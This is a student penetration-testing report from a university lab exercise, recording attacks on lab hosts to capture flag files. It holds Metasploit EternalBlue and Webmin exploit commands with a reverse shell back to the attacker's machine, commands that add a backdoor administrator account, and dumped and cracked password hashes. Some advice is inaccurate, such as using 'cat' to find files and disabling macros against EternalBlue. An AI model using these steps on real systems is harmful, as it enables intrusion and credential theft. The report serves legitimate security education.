Using Kali Linux To Infiltrate a Network

Trimester 1 2022

3809ICT

Final Assessment

Joal Cameron – s5220233, Yasin Çakar– s2921450, Raymond Huang- S5197707

Executive Summary:

The purpose of this document is to document a team’s process of infiltrating a network in search of target files called FLAGS. The document will outline the various methods and techniques used by the team and what was and was not successful. In order to complete the task, team members are to use a Kali Linux virtual machine to carry out attacks on the target hosts. In order to find their targets, the team must first conduct a scan of the network to obtain a list of host IP addresses. The team has been provided with an IP address of the host network but does not know any of the addresses for individual hosts on that network. Once a list of hosts has been obtained the team can scan the targets for potential vulnerabilities that they could exploit in order to gain access to these machines. Some of the IP addresses that the team finds could also be hosting a website and going and having a browse around these websites is an important clue finding step when looking for an exploit.

Once a working exploit is found and the team gains access to the machine, they may have to escalate their privileges on the system so that they have full access in order to help them find the flag they are looking for. These FLAG files will be in the form of a .txt file and will be randomly placed on target systems in a random directory. Rather than having to manually search the entire targets system the attackers can sometimes use commands such as “cat <search\_value>” in order to quickly locate a file that matches their search without having to do any sifting.

Once the team successfully finds a flag they will document how it was found by pasting terminal messages into this document or by inserting screen shots. If the team is unsuccessful in finding any flags for a particular host machine, the process of testing will be displayed here too and the reason for their failure will be discussed.

Declaration of Contributions:

|  |  |  |
| --- | --- | --- |
| Name | sNumber | Contribution |
| Joel Cameron | S5220233 | - Document  - Scanning testing  - Attempted attacks but none successful |
| Yasin Çakar | S2921450 | -Identifying target IP addresses  - Venerability scan for each IP  - Research on weaknesses for each port and service.  - Determining the possible attacks/exploits for identified ports  - Communicating findings to team members  - capturing the second flag |
| Raymond Huang | S5197707 | -nmap scanning for vulnerability of each target ip  -go in to the target windows to the flag  - go into the target iceburg web to find flag |

Contents:

Contents

[Body: 2](#_Toc106905462)

[Overall Analysis: 2](#_Toc106905463)

[Host: 192.168.34.145 2](#_Toc106905464)

[Host: 192.168.34.188 2](#_Toc106905465)

[Host: 192.168.34.209 2](#_Toc106905466)

[Host: 192.168.34.237 2](#_Toc106905467)

[Host: 192.168.34.243 3](#_Toc106905468)

# Body:

## Overall Analysis:

The team firstly uses the command “ sudo nmap -sT 192.168.34.0/24” to discover the hosts that exist on the network:

|  |
| --- |
| Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-18 11:56 AEST  Nmap scan report for 192.168.34.4  Host is up (0.00012s latency).  MAC Address: 00:50:56:AE:84:12 (VMware)  Nmap scan report for 192.168.34.14  Host is up (0.00026s latency).  MAC Address: 00:50:56:AE:9A:14 (VMware)  Nmap scan report for 192.168.34.145  Host is up (0.00019s latency).  MAC Address: 00:50:56:AE:07:8F (VMware)  Nmap scan report for 192.168.34.188 - HTTP  Host is up (0.00014s latency).  MAC Address: 00:50:56:AE:3B:13 (VMware)  Nmap scan report for 192.168.34.209  Host is up (0.00020s latency).  MAC Address: 00:50:56:AE:85:98 (VMware)  Nmap scan report for 192.168.34.237 - HTTP  Host is up (0.00019s latency).  MAC Address: 00:50:56:AE:04:AC (VMware)  Nmap scan report for 192.168.34.243  Host is up (0.00019s latency).  MAC Address: 00:50:56:AE:2F:07 (VMware)  Nmap scan report for 192.168.34.86  Host is up.  Nmap done: 256 IP addresses (8 hosts up) scanned in 27.89 seconds |

RED hosts are targets, GREEN hosts are friendly.

An overall vulnerability scan was conducted for each of the IP addresses highlighted in red as follows:  
  
sudo nmap --script vuln 192.168.34.243

sudo nmap --script vuln 192.168.34.237

sudo nmap --script vuln 192.168.34.145

sudo nmap --script vuln 192.168.34.209

sudo nmap --script vuln 192.168.34.188

### Host: 192.168.34.145

|  |  |  |  |
| --- | --- | --- | --- |
| Port | Port State | Associated Services | Operating System |
| 135/tcp | Open | Msrpc | Microsoft Windows RPC |
| 139/tcp | Open | Netbios-ssn | Microsoft Windows netbios-ssn |
| 445/tcp | Open | Microsoft-ds | Microsoft Windows XP Microsoft-ds |
| 2022/tcp | Open | down |  |

Gaining access to the target machine:

|  |
| --- |
| search ms17-010   use auxiliary/scanner/smb/smb\_ms17\_010   set RHOSTS 192.168.34.145  run  use exploit/windows/smb/ms17\_010\_psexec  set payload windows/meterpreter/reverse\_tcp   set RHOSTS 192.168.34.145   set LHOST 192.168.34.14  exploit |

Creating an administrator account on the 192.168.34.145 machine using port 445:

|  |
| --- |
| username: hackteam  Password: jorasin  net user hackteam jorasin /add  net localgroup administrators hackteam /add  net users  net localgroup administrators |

Using *hashdump* to list all users on the target machine:

|  |
| --- |
| Administrator:500:ec1a119ab235a1e41ddf496327b3bed4:debf7d70d48a83257a01a93e44be8414::: gordon:1003:f8eddc2474401fc4672076e6046bf60a:69c9ff2a23af0ee28b701f3c4dd03fe9::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: hackteam:1004:a928368ab6d22dcfaad3b435b51404ee:9571ef898c92b7a602d16ac9a5fa2b07::: HelpAssistant:1000:062d7939ce5bcbb5e5c5a35e17073f82:02c5a7f1569f5e45039395c3322f4b60::: SUPPORT\_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:92d52e6cdb868366b913b518d3388de4::: |

The team then saved these hashes into a text file and used john the ripper to crack the hashes:

|  |
| --- |
| John /kali/desktop/pass145.txt  Loaded 9 password hashes with no different salts (LM [DES 128/128 SSE2 – 16])  Press ‘q’ or Ctrl-C to abort, almost any other key for status  (SUPPORT\_388945a0)  (Guest)  SIMON (Administrator :2)  GIRLS (gordon : 2)  JORASIN (hackteam) |

Flag 1:

Finding the flag inside the target machine:

|  |
| --- |
| meterpreter > shell   cd ..          -> go to the c:\   dir            -> to find the directories of c:\  cd Documents and Settings  dir  cd gordon  dir  cd My Documents  dir  type flag.txt |

Text

Description automatically generated


Text

Description automatically generated

Flag 2:

Finding the flag inside the target machine:

|  |
| --- |
| Meterpreter> cd RECYCLER\S-1-5-21-484763869-1292428093-725345543-1003 |



Recommendations for better protection:

The exploit that the team used to gain access into this system is he eternal blue exploit. Eternal blue is a vulnerability that can be exploited in Microsoft Server SMBv1 running on port 445. The exploit works due to the way that the target systems mishandles specially crafted malicious packets sent by attackers.

A few ways that this exploit can be prevented are:

* Installing Microsoft’s patch for the exploit
* Having an up to date anti-virus
* Disable macro scripts on files sent via email

### Host: 192.168.34.188

|  |  |  |  |
| --- | --- | --- | --- |
| Port | Port State | Associated Services | Operating System |
| 2022/tcp | Closed | Down |  |

Network Map:

### Host: 192.168.34.209


|  |  |  |  |
| --- | --- | --- | --- |
| Port | Port State | Associated Services | Operating System |
| 80/tcp | Open | http | Ububtu |

Network Map:

For this host we used “sudo nmap -sV -O -p- 192.168.34.209” in order to find ports outside the range of 1-1000.

Flag 1:

|  |
| --- |
| search webmin  use 5  show options  set rhosts 192.168.34.209  set rport 49192  set lhost 192.168.34.4  run  root@IceburgLounge:/usr/local/webmin/acl# cat /home/cobblepot/flag.txt  cat /home/cobblepot/flag.txt  FLAG- What is always on its way here, but never arrives?  OR  cd /root/cobblepot/  ls -a  cat .flag.txt  cat flag.txt  FLAG- What is always on its way here, but never arrives? |



Flag 2:

|  |
| --- |
| cd /root  ls -a  cat flag.txt  FLAG- What is it that no man wants to have but no man wants to lose? |

### Host: 192.168.34.237

|  |  |  |  |
| --- | --- | --- | --- |
| Port | Port State | Associated Services | Operating System |
| 21/tcp | open | ProFTPD |  |
| 22/tcp | open | ssh | OpenSSH 8.4p1 Debian 5 |
| 53/tcp | open | domain | Debian Linux |
| 80/tcp | open | http | Apache httpd 2.4.10 |
| 443/tcp | open | ssl | Apache 2.4.10 |

Network Map:

Text

Description automatically generated

A screenshot of a computer

Description automatically generated


Checking for vulnerabilities:

Text

Description automatically generated

Text


Description automatically generated



Searching for DNS records for virtual host addresses on 192.168.34.237

|  |  |
| --- | --- |
|  |  |

List of 10k words to attempt a brute force attack on the ftp server on 192.168.34.207



Scan for software frameworks and services for FTP

### Host: 192.168.34.243

|  |  |  |  |
| --- | --- | --- | --- |
| Port | Port State | Associated Services | Operating System |
| 9090/tcp | closed | Zeus-admin |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |

Using a ACK scan revealing a firewall protection on “sudo nmap -sA 192.168.34.243 –reason”:


PORT     STATE      SERVICE    REASON

9090/tcp unfiltered zeus-admin reset ttl 64

MAC Address: 00:50:56:AE:2F:07 (VMware)

The scan using sudo nmap -T4 -n 192.168.34.243, shows that nothing is running on port 9090 as the ports are reported as filtered and the firewall is allowing 9090 through, and the operating system responds with RST

A firewall with administrative control to communications on port 9090 was detected, for this reason a firewall analysis was made with banner grabbing:



Network Map: